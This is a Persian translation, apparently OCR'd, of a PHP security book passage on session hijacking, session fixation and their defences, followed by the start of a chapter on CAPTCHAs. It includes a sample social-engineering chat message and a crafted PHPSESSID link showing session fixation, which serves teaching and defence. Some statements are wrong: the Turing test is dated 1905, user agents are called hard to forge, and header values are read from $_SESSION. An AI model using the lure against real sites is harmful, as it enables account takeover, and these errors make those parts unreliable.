> ***نکته:*** یک نوع از این روش را فیشینگ می‌نامند که اصولا هدف اصلی آن نه هایجک کردن جلسات بلکه دریافت اطلاعات ورودی کاربر به صورت مستقیم است. مهاجم یک وب سایت را ایجاد می‌کند که یک سایت مشروع را جعل می‌نماید و یک کاربر را وادار می‌کند که به این سایت برود، مثلا جهت به روز رسانی و یا بررسی اطلاعات شخصی. هنگامی که این اطلاعات توسط یک کاربر ناآگاه وارد

شد، مهاجم می‌تواند جلسات خود را با وارد شدن با هویت قربانی، ایجاد کند.

۱۰,۲,۱,۴ پراکسی‌های وارون

در یک حمله‌ی پراکسی وارون، یک مهاجم محتوای یک درخواست را در حال انتقال تغییر می‌دهد و کوکی جلسه را در هر جهت، دست نخورده می‌گذارد.

۱۰,۲,۲ تثبیت

تثبیت جلسه از یک لحاظ متضاد هایجک جلسه می‌باشد؛ به جای تلاش جهت تحت کنترل گرفتن یک جلسه‌ی معتبر ناشناخته، تلاش می‌کند تا یک جلسه‌ی معتبر شناخته شده را ایجاد کند. این روش باز هم از نقص خاص ذخیره‌ی ID جلسه در یک متغیر $GET_ بهره می‌برد. فرض کنید که شخصی یک اسکریپت را ایجاد کرده است که به صورت مکرر یک درخواست مخرب را جهت یک وب سایت ارسال می‌کند که یک PHPSESSID برابر با ۹۸۷۶ را به همراه خود دارد. این درخواست‌ها پشت سر هم شکست می‌خورند، چرا که هیچ جلسه‌ی معتبری با این ID وجود ندارد. بنابراین، شخص مورد نظر یک پیام را جهت یک گفتگو[٦٤] در یک سایت مرتبط با ماشین ارسال می‌کند، به این صورت:

هی رفقا، رنگ قشنگ ماشین جدید منو ببینید! می‌تونید یه تصویر رو با کلیک اینجا ببینید. باید وارد بشین ولی این فقط جهت اینه که اطلاعات مخفی بمونه

شخص در این پیام یک لینک حاوی ID جلسه‌ی مطلوب را وارد کرده است، چیزی مثل این: `http://example.com/index.php?login=yes&PHPSESSID=9876`. قربانی می‌خواهد که ماشین را ببیند، بنابراین بر روی لینک کلیک می‌کند، وارد می‌شود و بنابراین یک جلسه با ID برابر با ۹۸۷۶ ایجاد می‌شود. اکنون حمله‌ی شخص مورد نظر، با استفاده از تایید صلاحیت قربانی، ناگهان موفق می‌شود.

[٦٤] Chatroom

در این حالت، وقتی آن‌ها درخواست‌ها را دریافت می‌کنند، باید بررسی کنند تا ببینند که آیا یک ID جلسه به عنوان یک متغیر $GET_ وارد می‌شود یا خیر (مثلا از سوی کاربری که کوکی‌های خود را خاموش کرده است).

۱۰،۳ جلوگیری از سوء استفاده از جلسه

ما مجموعه‌ای از پیشنهادات را جهت جلوگیری از سوءاستفاده از جلسه ارائه می‌کنیم که از روش‌های پیچیده ولی کاملا موثر تا روش‌های ساده ولی با تاثیر متوسط را در بر می‌گیرد.

۱۰،۳،۱ استفاده از لایه‌ی سوکت‌های ایمن

پیشنهاد اصلی ما جهت جلوگیری از سوءاستفاده از جلسه این است: اگر یک ارتباط ارزش حفاظت با استفاده از یک رمز عبور را دارد، پس ارزش حفاظت توسط SSL یا TLS را نیز دارد. SSL حفاظت زیر را ارائه می‌کند:

- با رمزگذاری مقدار کوکی جلسه در حالی که بین مشتری و سرور جابه‌جا می‌شود، SSL باعث می‌شود که ID جلسه از دسترس هر کسی که در حال استراق‌سمع در هر شبکه بین مشتری و سرور و عکس آن می‌باشد، دور باشد.
- با تایید صلاحیت سرور با یک امضای معتبر، SSL می‌تواند مانع پراکسی مخرب جهت انجام جعل هویت شود. حتی اگر پراکسی گواهی جعلی خود امضایی خود را بخواهد ارسال کند، مکانیسم اعتماد مرورگر کاربر باید هشداری را ارائه دهد که این گواهی را نشناخته است و به کاربر اخطار دهد که این تبادل را قطع کند.

با این حال، SSL گران است بنابراین ما اکنون به تعدادی از روش‌های ساده‌تر جهت ارائه‌ی سطوح قابل قبولی از حفاظت در برابر سوء استفاده از جلسات می‌پردازیم.

۱۰،۳،۲ استفاده از کوکی‌ها به جای متغیرهای $GET_

همواره از دستورالعمل ini_set() زیر در ابتدای اسکریپت خود استفاده کنید تا هر نوع تنظیمات عمومی در php.ini را تحت تاثیر قرار دهید:

```
ini_set( 'session.use_only_cookies', TRUE );
ini_set( 'session.use_trans_sid', FALSE );
```

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه ای

تنظیمات session.use_only_cookies باعث می‌شود که PHP ، ای‌دی جلسه را تنها با استفاده از کوکی مدیریت کند به گونه‌ای که اسکریپت شما هیچ‌گاه $_GET['PHPSESSID'] را معتبر نداند. این امر به صورت خودکار استفاده از IDهای جلسه‌ی شفاف را منتفی می‌کند. ولی ما همچنین session.user_trans_sid را نیز خاموش می‌کنیم تا مانع افشای ID جلسه در تمامی URIهایی شویم که در پاسخ اول باز گردانده می‌شوند، قبل از اینکه PHP دریابد که آیا مرورگر قادر به استفاده از کوکی جلسه هست یا خیر.

این روش، کاربران را از افشای تصادفی IDهای جلسه‌ی خود باز می‌دارد ولی همچنان تحت حملات DNS و پراکسی قرار دارد.

۱۰,۳,۳ طول عمر جلسه را تغییر دهید

طول عمر یک کوکی جلسه برابر با ۰ است یعنی برابر با زمانی که مرورگر باز است. اگر این امر قابل قبول نباشد (مثلا جهت مثال زمانی که کاربران جلسات را جهت مدتی طولانی و بی دلیل باز می‌گذارند تنها به این دلیل که مرورگر خود را نمی‌بندند)، شما می‌توانید طول عمر مدنظر خود را با افزودن یک دستور از قبیل ini_set('session.cookie_lifetime', 1200) در اسکریپت‌های خود، مشخص کنید. این امر باعث می‌شود که طول عمر یک کوکی جلسه برابر با ۱۲۰۰ ثانیه باشد یا همان ۲۰ دقیقه (همچنین ممکن است آن را به صورت عمومی در php.ini تعریف کنید). این تنظیمات باعث می‌شود که کوکی جلسه بعد از ۲۰ دقیقه منقضی شود که در این لحظه این ID جلسه، نامعتبر می‌شود. هنگامی که یک جلسه در مدت زمانی نسبتا کوتاه مثل ۲۰ دقیقه، تایم‌اوت می‌شود، یک مهاجم انسانی به سختی خواهد توانست یک جلسه را هایجک کند اگر تنها بتواند بر روی لاگ‌های سرور یا پراکسی کار کند.

علاوه بر طول عمر کوکی، طول اعتبار یک جلسه بر روی سرور، توسط توابع جمع‌آوری آشغال کنترل می‌شود که فایل‌های جلسه‌ای را که خیلی قدیمی شده‌اند، پاک می‌کنند. دستورالعمل php.ini که طول عمر بیشینه‌ی یک جلسه را مشخص می‌کند session.gc_maxlifetime می‌باشد که مقدار پیش‌فرض آن برابر با ۱۴۴۰ ثانیه یا ۲۴ دقیقه می‌باشد. این بدان معنا است که به صورت پیش‌فرض، کوکی PHPSESSID می‌توان به مدت ۴ دقیقه ارائه شود (برای ادامه‌ی مثال طول عمر ۲۰ دقیقه‌ای کوکی در پاراگراف قبلی) بعد از اینکه مرورگر مجبور به انقضای کوکی شود.

کنترل محافظه کارانه‌ی طول عمر جلسه موجب حفاظت از یک جلسه در برابر حملاتی می‌شود که احتمال دارد در طول عمر آن رخ دهند (برای مثال حملات انجام شده توسط خواندن لاگ‌های شبکه توسط یک مهاجم انسانی). با این حال، اگر یک کاربر زمان طولانی را جهت کامل کردن یک فرم صرف کند، جلسه احتمالا از دست خواهند رفت. به علاوه، هایجک در زمان واقعی یا نزدیک زمان واقعی، از قبیل یک حمله‌ی اسکریپت‌نویسی شده که توسط یک پراکسی آغاز می‌شود، همچنان امکان‌پذیر است. حتی ۶۰ ثانیه زمان کافی جهت هزاران درخواست اسکریپت‌نویسی شده با استفاده از یک مقدار کوکی هایجک شده می‌باشد.

۱۰,۳,۴ بازتولید IDها جهت کاربران

هر بار که یک کاربر وضعیت خود را تغییر می‌دهد، چه با خارج شدن و چه با جابه‌جایی از یک محل ایمن به یک محل غیرایمن (و مطمئنا بالعکس)، شما باید یک ID جدید جلسه را باز تولید نمایید تا ID قبلی را از اعتبار خارج کنید. نکته این نیست که داده‌های $SESSION_ موجود را از بین ببرید (و در واقع `session_regenerate_id()` این داده‌ها را دست نخورده باقی می‌گذارد). بلکه، هدف ایجاد یک ID جلسه‌ی جدید است.

برای بهتر نشان دادن این مسئله، اجازه دهید که برنامه‌ای را در نظر بگیریم که یک جلسه را جهت هر مراجعه‌کننده ایجاد می‌کند. هنگامی که یک کاربر ناشناس در ابتدا می‌رسد، جهت وی یک ID جلسه صادر می‌شود. به این دلیل که ما اهمیتی به امنیت بر روی رابط عمومی و ناشناس خود نمی‌دهیم، ما آن ID جلسه را بدون رمزگذاری از طریق HTTP ارسال می‌کنیم.

در ادامه، کاربر ناشناس ما به رابط خصوصی برنامه‌ی ما وارد می‌شود. در زمان درخواست صفحه‌ی لاگین در بستر ارتباط ایمن، وی همچنان از همان کوکی ID جلسه استفاده می‌کند که جهت رابط عمومی استفاده می‌کرد. هنگامی که وی وضعیت خود را با وارد شدن تغییر می‌دهد، ما حتما می‌خواهیم که یک ID جلسه‌ی جدید را در بستر SSL صادر کنیم و ID قبلی را نامعتبر سازیم. به این روش، ما می‌توانیم هر نوع هایجکی را که ممکن است در بستر HTTP متن ساده رخ دهد، منتفی کرده و جلسه‌ی کاربر را به شکلی ایمن در بستر HTTPS ادامه می‌دهیم. کد مثال از یک اسکریپت HTTPS لاگین، نشان می‌دهد که چگونه ID جلسه، بازتولید می‌شود:

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه‌ای

```
<?php

// regenerate session on successful login
if ( !empty( $_POST['password'] ) && $_POST['password'] === $password ) {
  // if authenticated, generate a new random session ID
  session_regenerate_id();

  // set session to authenticated
  $_SESSION['auth'] = TRUE;

  // redirect to make the new session ID live
  header( 'Location: ' . $_SERVER['SCRIPT_NAME'] );
}

// take some action

?>
```

در این قطعه از یک اسکریپت لاگین کامل، شما ورودی رمزعبور کاربر را با یک رمزعبور از پیش تعیین شده مقایسه می‌کنید اگر این امر با موفقیت انجام شود، شما تابع session_regenerate_id() را اجرا می‌کنید که یک ID جلسه‌ی جدید را ایجاد می‌کند و آن را به عنوان یک کوکی جهت مرورگر ارسال می‌کند. جهت انجام سریع این امر، شما اسکریپت را به درون مرورگر دوباره لود می‌کنید قبل از اینکه این اسکریپت عمل دیگری را انجام دهد.

۱۰,۳,۵ از کد تست شده بهره ببرید

مکانیسم جلسه‌ی داخلی PHP توسط صدها هزار برنامه‌نویس مورد استفاده قرار گرفته است که تاکنون بخش اعظمی (اگر نه همه) باگ‌های داخلی آن را دریافته‌اند (و موجب حذف آن‌ها شده‌اند). بنابراین شما تضمین بالایی از قابلیت اعتماد را با استفاده از این قابلیت داخلی به جای ساخت قابلیت مختص خود، به‌دست می‌آورید.

اگر تصمیم به ذخیره‌ی جلسات خود در یک پایگاه‌داده به جای یک حافظه‌ی موقت گرفتید (تا آن‌ها را در خوشه‌ای از سرورهای وب جهت مثال در دسترس قرار دهید)، این پایگاه‌داده را به گونه‌ای بسازید که از مقدار ID جلسه به عنوان کلید اصلی خود استفاده کند. سپس، هر سروری در این دامنه می‌تواند به سادگی از این مقدار استفاده کند (که در هر درخواست موجود می‌باشد) تا تاریخچه‌ی جلسه را در پایگاه‌داده پیدا

کند، که موجب می‌شود مجبور نباشید با روش‌های مختص مرورگری که در آن‌ها کوکی‌ها باید مورد استفاده قرار گیرند، سر و کله بزنید.

۱۰,۳,۶ نادیده گرفتن راه حل‌های غیر موثر

برای کامل بودن بحث، ما در اینجا به صورت خلاصه سه راه حل را مورد بحث قرار می‌دهیم که گاهی پیشنهاد می‌شوند ولی در واقع به هیچ وجه موثر نیستند.

۱۰,۳,۶,۱ کلیدهای یک بار مصرف

به نظر می‌رسد که شما می‌توانید یک ID جلسه‌ی هایجک شده را با تایید اعتبار جهت هر کدام از درخواست‌ها، غیرقابل استفاده سازید. ما پیشنهاداتی برای سه روش ظاهرا متفاوت جهت انجام این کار می‌دانیم؛ متاسفانه، هر کدام دارای مشکلات مرتبط با خود می‌باشد.

الف- شما می‌توانید یک کلید تصادفی یک بار مصرف را ایجاد کنید (با استفاده از مجموع‌های از مقادیر تصادفی ممکن شامل زمان، آدرس IP ارجاع‌دهنده و عامل کاربر) و آن را با ID جلسه‌ی موجود (با افزودن یا اضافه کردن)، ترکیب کنید. شما می‌توانید نتیجه را درهم‌سازی نموده و آن دایجست را ارسال کنید تا به جای ID جلسه جهت تایید اعتبار مورد استفاده قرار گیرد. با این حال، تمام کاری که این روش انجام می‌دهد جایگزینی یک هدف استراق‌سمع (دایجست) به جای یکی دیگر است (ID جلسه).

ب- شما می‌توانید یک کلید یک بار مصرف جدید را هر بار که درخواستی دریافت می‌شود، ایجاد نموده و آن را به عنوان یک الزام ثانویه جهت تایید اعتبار یک درخواست در نظر بگیرید (به گونه‌ای که کاربری که باز می‌گردد باید نه تنها ID جلسه‌ی اولیه بلکه همچنین این کلید یک بار مصرف را نیز ارائه نماید). با این حال، این روش نیز تنها دو هدف استراق‌سمع را به جای هدف اولیه، جایگزین می‌کند.

پ- می‌توانید یک ID جلسه‌ی جدید را جهت هر درخواست با استفاده از تابع session_regenerate_id ایجاد کنید که داده‌های موجود در فراعمومی $SESSION_ را حفظ می‌کند، یک ID جلسه‌ی جدید را ایجاد می‌کند و کوکی جلسه‌ی جدید را جهت کاربر ارسال می‌کند. این روش کاری بیش از تغییر محتوای هدف استراق‌سمع در هر بار، انجام نمی‌دهد.

بنابراین این روش‌ها حتی موجب سخت‌تر شدن هایجک کردن هم نمی‌شوند و در عین حال، تولید همواره‌ی کلیدها و IDها می‌تواند یک بار غیرقابل قبول را بر روی سرور، وارد کند. در سیستم‌های پیچیده، که در آن‌ها مرورگرها درخواست‌های همزمان ارسال می‌کنند (برای مثال از یک سیستم مدیریت محتوا که در آن،

PHP تصاویر را مدیریت می‌کند) یا زمانی که درخواست‌های جاوااسکریپت در پس زمینه در حال ارسال هستند، این موارد می‌توانند به صورت کامل، خراب شوند.

به علاوه، این موارد نیازمند کاری بیشتر از استفاده از SSL هستند، بنابراین به عنوان یک موضوع عملی، همه‌ی این روش‌های کلید یک بار مصرف، بیهوده هستند.

۱۰,۳,۶,۲ بررسی عامل کاربر

مرورگر کاربر به همراه هر درخواست یک رشته‌ی شناسایی را ارسال می‌کند که عامل کاربر نامیده می‌شود؛ هدف آن این است که نشان دهد که چه سیستم‌عامل و ویرایش مرورگری، توسط مشتری مورد استفاده قرار گرفته است. این بخش ممکن است شبیه به این باشد:

```
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.2) Gecko/20040803
```

بررسی این رشته (موجود در متغیر عمومی $_SESSION['HTTP_USER_AGENT'] ؛ http://php.net/reserved.variables) از لحاظ نظری می‌تواند مشخص کند که آیا یک درخواست از سوی همان کاربر قبلی است یا خیر. در واقع، جهان عامل‌های مرورگر در مقایسه با جهان کاربران بسیار کوچک است و بنابراین این امکان جهت هر کاربر وجود ندارد که یک عامل کاربری مجزا داشته باشد. به علاوه به سختی می‌توان یک عامل کاربری را جعل نمود. بنابراین دلیل اندکی جهت بررسی این مقیاس به عنوان اثبات اعتبار جلسه وجود دارد.

۱۰,۳,۶,۳ بررسی آدرس صفحه‌ی ارجاع دهنده

هر درخواست HTTP شامل URI صفحه‌ی وبی است که درخواست از آن آغاز شده است. این مقوله را به عنوان ارجاع دهنده (referrer) می‌شناسند (که معمولا به صورت referer شناخته می‌شود که به دلیل غلط املایی در پروتکل اولیه‌ی HTTP می‌باشد). اگر یک درخواست که یک ID جلسه را همراه دارد به همراه یک ارجاع دهنده از خارج از برنامه بیاید، به احتمال زیاد مشکوک است. جهت مثال، اسکریپت دریافت کننده‌ی شما ممکن است انتظار درخواستی از یک اسکریپت فرم در آدرس example.com/choose.php را داشته باشد، ولی اگر متغیر فراعمومی $_SESSION['HTTP_REFERE'] خالی باشد یا نشان دهد که درخواست از خارج از وب سایت شما آمده است، می‌توانید تا حد زیادی مطمئن باشید که متغیرهای $_POST که وارد می‌شوند، غیرقابل اعتماد هستند. با این حال، جعل کردن یک ارجاع دهنده سخت‌تر از جعل کردن یک عامل کاربری نیست؛ بنابراین اگر افراد شرور مغز داشته باشند،

$_SESSION['HTTP_REFERE'] به هر صورت شامل مقدار مورد انتظار می‌باشد. در اینجا نیز، فایده‌ی خاصی جهت بررسی ارجاع دهنده وجود ندارد.

عادلانه بگوییم این سه روش مزیت‌هایی را نسبت به تبعیت کورکورانه از هر کوکی جلسه که به سرور ارائه می‌شود را ارائه می‌دهند و موجب ضرری نخواهند شد، مگر اینکه از آن‌ها انتظار داشته باشید که چیزی بیش از حفاظت معمولی را ارائه دهند. ولی استفاده از آن‌ها ممکن است شامل زمان و تلاش بسیاری برابر با ارائه‌ی یک رابط واقعا ایمن با SSL باشد، که ما آن را به عنوان تنها دفاع واقعی در برابر هایجک خودکار جلسات، پیشنهاد می‌دهیم.

۱۰،۴ تست جهت حفاظت در برابر سوء استفاده از جلسه

در فصل‌های قبلی، ما تست اسکریپت‌های خود جهت نقص‌های بالقوه را ارائه دادیم. با این حال، در رابطه با سوء استفاده از جلسه، این مبحث بیش از حد عمومی است که بتواند در برابر تست جزئی قرار گیرد. اجتناب از نقص‌ها بیشتر موضوعی مرتبط با روش عمومی برنامه‌نویسی است تا جمع‌آوری مجموعه‌ای از تکنیک‌های یکتا. بنابراین، در این حالت، ما هیچ نوع تستی را ارائه نمی‌دهیم و فقط از شما می‌خواهیم که از فعالیت‌های برنامه‌نویسی مناسبی که قبلا مورد بحث قرار دادیم، تبعیت کنید.

۱۰،۵ خلاصه

ما بررسی خود در خصوص خطرات بالقوه جهت ایمنی داده‌های کاربران شما را که ناشی از مهاجمینی هستند که از نقص‌های موجود در اسکریپت‌های شما سوء استفاده می‌کنند ادامه دادیم و در این فصل به سوء استفاده از جلسات پرداختیم.

بعد از توصیف دقیق اینکه جلسات چه هستند و چگونه کار می‌کنند، ما دو نوع معمول از سوء استفاده از جلسه را مورد بررسی قرار دادیم که عبارتند از هایجک کردن و یا تثبیت آن‌ها. در هر دو حالت، مهاجمین تلاش می‌کنند تا از دسترسی معتبر فردی دیگر جهت اجرای اهداف شوم خود بهره ببرند. در ادامه، ما مجموعه‌ای از راه حل‌های ممکن را مورد بحث قرار دادیم:

- حفاظت از جلسات خود با SSL یا TLS که کل تبادل را رمزگذاری می‌کنند.
- اصرار بر استفاده از کوکی‌ها به جای متغیرهای $_GET.
- تایم اوت نمودن جلسات.

مرکز پژوهش امداد و نجات عملیات در حادثه‌های ایران

- بازتولید IDهای جلسات هنگامی که کاربران وضعیت را تغییر می‌دهند.
- تکیه به انتزاع کد تست شده.
- اجتناب از روش‌های غیر موثر.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۱۱ فصل یازدهم : اجازه دادن فقط به کاربران انسانی

در یک محیط اینترنتی که معمولاً عمومی، ناشناس، همواره روشن و بدون ناظر است، انواع وب‌سایت‌هایی که جهت همه‌ی کاربران طراحی‌شده‌اند بیشتر در معرض خطر سوءاستفاده قرار دارند. تهدیدات امنیتی جهت این نوع وب‌سایت‌ها همان تهدیدات مرتبط با کاربران بدون صلاحیت نیستند چراکه اصولاً هر کاربری، دارای صلاحیت می‌باشد. در واقع، خطرات موجود آن‌هایی هستند که مرتبط با شبه‌کاربران یا ربات‌های خودکار و یا مکانیکی هستند: سایر رایانه‌هایی که خود را به‌جای انسان‌ها جا می‌زنند تا با وب‌سایت شما تعامل داشته باشند.

ما در فصل اول بعضی از دلایلی را که برنامه‌ی شما ممکن است جهت چنین ربات‌هایی جذاب باشد برشمردیم: شما ممکن است خدماتی از قبیل آدرس‌های ایمیل و یا بوردهای نظرات و یا پیام‌ها را ارائه کنید؛ ممکن است اطلاعاتی داشته باشید که دیگران بتوانند از آن بهره ببرند، مثل آدرس‌های ایمیل و یا اطلاعات مالی؛ یا ممکن است قدرت CPU داشته باشید که بتواند توسط دیگران استفاده شود. بنابراین، شما باید مطمئن شوید که وب‌سایت شما، که جهت دسترسی انسان‌ها طراحی شده است، واقعاً تنها توسط انسان‌ها مورد دسترسی قرار گیرد. (ما در جای دیگری به جلوگیری از صدمات ناشی از انسان‌های مخربی می‌پردازیم که موفق به دسترسی می‌شوند.)

شما می‌توانید این کار را با افزودن یک دروازه یا یک نقطه‌ی بازرسی به برنامه‌ی خود انجام دهید که تنها یک انسان قادر به عبور از آن می‌باشد. انجام موفق این کار موجب اطمینان از این امر می‌شود که سوءاستفاده‌ی خودکار از وب‌سایت شما غیرممکن است.

۱۱،۱ پیش‌زمینه

مثال کلاسیک توجه به تفاوت‌ها و شباهت‌ها در فعالیت‌های انسانی و رایانه‌ای، تست تورینگ است. این تست در ابتدا توسط آلن تورینگ، یک ریاضی‌دان بریتانیایی، در ۱۹۰۵ و زمانی ایجاد شد که اولین شعاع‌های هوش مصنوعی در ذهن تعدادی از باهوش‌ترین و آینده‌نگرترین محققین در حوزه‌ی نوظهور علوم کامپیوتر، قرار داشتند. تورینگ فرض نمود که تنها زمان کوتاهی طول خواهد کشید که ماشین‌ها قادر به نوعی از تفکر به‌مانند انسان‌ها شوند و بنابراین تستی را طراحی نمود تا سعی کند تعیین کند که چه زمانی آن‌ها به این نقطه رسیده‌اند. ایده‌ی وی این بود که یک پرسش‌گر انسانی تعدادی سؤال را هم به یک انسان و هم به یک ماشین بدهد تا پاسخ‌های کتبی هرکدام را جمع‌آوری کرده و این پاسخ‌ها را با هم مقایسه کند. اگر تست‌کننده


نتوانست بین آن‌ها تفاوتی بیابد، آنگاه ماشین موفق به تفکر به شکلی مشابه با انسان شده است. اطلاعات بسیار بیشتر و مجموعه‌ای از لینک‌ها را می‌توانید در آدرس http://www.turing.org.uk/turing/index.html بیابید.

بنابراین، تست تورینگ جهت یافتن وضعیت‌هایی طراحی‌شده است که در آن‌ها، پاسخ ماشین از پاسخ انسان قابل‌تمایز نیست. ولی جهت ایزوله کردن وب‌سایت خود از حملات خودکار، شما دقیقاً به‌عکس این وضعیت نیاز دارید: تستی که همواره موفق به تمایز بین پاسخ یک انسان از پاسخ یک ماشین شود. چنین تستی را معمولاً تست وارون تورینگ می‌نامند.

مطمئناً معمول‌ترین تست مورد استفاده از این نوع، یک تصویر شامل یک توالی کاراکتر مبهم یا تار شده را به کاربر ارائه می‌کند. چالش کاربر این است که توالی را تشخیص داده و آن را جهت ارزیابی بازگرداند. نظریه این است که یک انسان می‌تواند این تشخیص را با موفقیت انجام دهد درحالی‌که یک ماشین، حتی ماشینی که تشخیص کاراکترهای نور را انجام می‌دهد، قادر به این کار نخواهد بود.

یک استفاده‌ی کلاسیک از این نوع چالش‌ها می‌توانید در صفحه‌ی ثبت‌نام ایمیل یاهو ببینید. یاهو حساب‌های ایمیل رایگان را ارائه می‌کند و می‌خواهد مانع اسپمرها و سایر ارسال‌کنندگان انبوه جهت سوءاستفاده از سیستم‌های آن شود. بنابراین، یاهو از هرکسی که می‌خواهد جهت چنین حسابی ثبت‌نام کند می‌خواهد که یک تست وارون تورینگ مبتنی بر تصویر را بگذراند و توضیح می‌دهد که آن‌ها این کار را انجام می‌دهند تا مانع سوءاستفاده‌ی خودکار شوند. تصویر ۱۱-۱ شکل این چالش است، در تصویری که در دسامبر ۲۰۰۴ برداشته‌شده است.

تصویر ۱۱-۱: کپچای تصویری متنی یاهو. استفاده با کسب مجوز



این نوع تست معمولاً با نام کپچا[۶۵] شناخته می‌شود که از کلمه‌ی CAPTCHA گرفته‌شده است که سرواژه‌ی این کلمات است: «تست تورینگ عمومی کاملاً خودکار جهت تمایز رایانه‌ها از انسان‌ها»، که توسط محققین دانشگاه کارنگی ملون در ۲۰۰۰ ایجاد شد (و به ثبت تجاری رسید). تحقیقات دانشگاهی بر روی کپچاها در دانشگاه کارنگی ملون در ۱۹۹۹ آغاز شد که یک نظرسنجی آنلاین توسط بورد پیام نرد Slashdot از خوانندگان خواست که نظر خود را در مورد بهترین دانشگاه کارشناسی جهت رشته‌ی علوم کامپیوتر عنوان نمایند. هرچند که اسلش دات تاریخچه‌ی آدرس‌های IP رأی‌دهندگان را ثبت می‌نمود، در تلاش جهت ممانعت از افراد جهت رأی‌دادن بیش از یک‌بار، دانشجویان کارنگی ملون و MIT به‌سرعت اسکریپت‌هایی را ایجاد نمودند که قادر به پر کردن صندوق رأی‌گیری با رأی‌هایی جهت دانشگاه‌های خود بودند. (نتایج: MIT از دانشگاه کارنگی ملون (CMU) با تعداد رأی‌های ۲۱۱۵۶ به ۲۱۰۳۲ برد، هیچ دانشکده‌ی دیگری حتی دارای ۱۰۰۰ رأی هم نبود.)

تحقیقات اولیه بر روی ایجاد چالش‌هایی جهت ممانعت از چنین سوءاستفاده‌های خودکاری متمرکز بودند؛ تحقیقات جدیدتر بر روی شکست دادن چالش‌های اولیه و چالش‌های جدیدتر تمرکز نموده‌اند. نگران‌کننده است که بدانیم که محققین می‌توانند انواعی از کپچاها را با نرخ موفقیت بالایی شکست دهند.

۱۱،۲ انواع کپچاها

انواع متفاوت و متعددی از کپچاها وجود دارد. ما مزیت‌ها و معایب معمول‌ترین انواع آن‌ها را در این بخش مورد بررسی قرار می‌دهیم.

۱۱،۲،۱ کپچاهای متنی تصویری

کپچاهای متنی تصویری معمول‌ترین ویرایش کپچاها هستند چراکه به سادگی می‌توانندمورداستفاده قرار گیرند. کاربر یک تصویر مخدوش را مشاهده می‌کند که ممکن است یک کلمه‌ی معمولی و یا یک مجموعه‌ی مختلط از علائم تایپوگرافی (حروف، اعداد و حتی علائم دستوری) باشد و سپس هر چیزی را که می‌بیند وارد یک فرم می‌کند. متن ارسالی با پاسخ معلوم این چالش مقایسه می‌شود و اگر منطبق بود، کاربر اجازه‌ی ادامه‌ی کار می‌یابد.

---

[۶۵] Captcha

تصویر ۱۱-۲ نشان‌دهنده‌ی یک کپچای ساده‌ی متنی تصویری است که در آن هیچ تلاشی جهت تار نمودن کلمه‌ی موجود در تصویر فراتر از نوشتن آن با یک فونت غیرمعمول انجام‌نشده است. چنین تصویری را می‌توان به صورتی نسبتاً ساده به‌سرعت ایجاد نمود و کاربر هم نسبتاً ساده می‌تواند آن را تشخیص دهد و بخواند. یک حمله‌ی خودکار ساده نخواهد توانست محتوای این تصویر (و یا در واقع هر تصویر دیگری) را تشخیص دهد.

تصویر ۱۱-۲: یک کپچای ساده‌ی متنی تصویری تار نشده

متأسفانه، یک کاربر دارای مشکل بینایی که به نرم‌افزارهای خواندن صفحه وابسته است تا چیزی را بفهمد که یک کاربر با بینایی کامل، مشاهده می‌کند، نخواهد توانست این تست ساده را حل کند. به‌هرحال، احمقانه خواهد بود که کلمه‌ی موجود در تصویر را در متن جایگزین تصویر، تکرار نماییم.

به‌علاوه، سادگی متن موجود در این تصویر، آن را جهت حفاظت از منابع ارزشمند، نامناسب می‌سازد. یک حمله‌ی خودکار پیشرفته‌ترمی‌تواند تصویر را دریافت نموده و آن را با نرم‌افزار تشخیص کاراکتر نوری (OCR) مورد پردازش قرار دهد یعنی همان نرم‌افزاری که جهت تشخیص متن در اسناد اسکن شده مورداستفاده قرار می‌گیرد. استفاده از یک فونت غیرعادی واقعاً نمی‌تواند از شما محافظت کند چرا که الگوریتم‌های سفارشی OCR را می‌توان بر اساس اشکال نوین کاراکترها، ایجاد نمود.

تصویر ۱۱-۳ نشان‌دهنده‌ی مثالی از یک کپچای تصویری متنی پیچیده‌ترمی‌باشد که EZ-Gimpy نامیده می‌شود (http://www.cs.sfu.ca/~mori/research/gimpy/) جهت اطلاعات بیشتر که در آن، در ابتدا تصویر با پیچانده شدن دچار ابهام شده است و در ادامه یک الگوی گیج‌کننده‌ی پس‌زمینه اضافه‌شده است. چنین تصاویری همچنان جهت اینکه یک انسان آن‌ها را بخواند نسبتاً ساده هستند ولی تشخیص آن‌ها توسط ماشین‌ها بسیار سخت‌تر است.

تصویر ۱۱-۳: یک کپچای تصویری متنی تار شده‌پیچیده‌تر. منبع:

http://www.cs.sfu.ca/~mori/research/gimpy/


مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

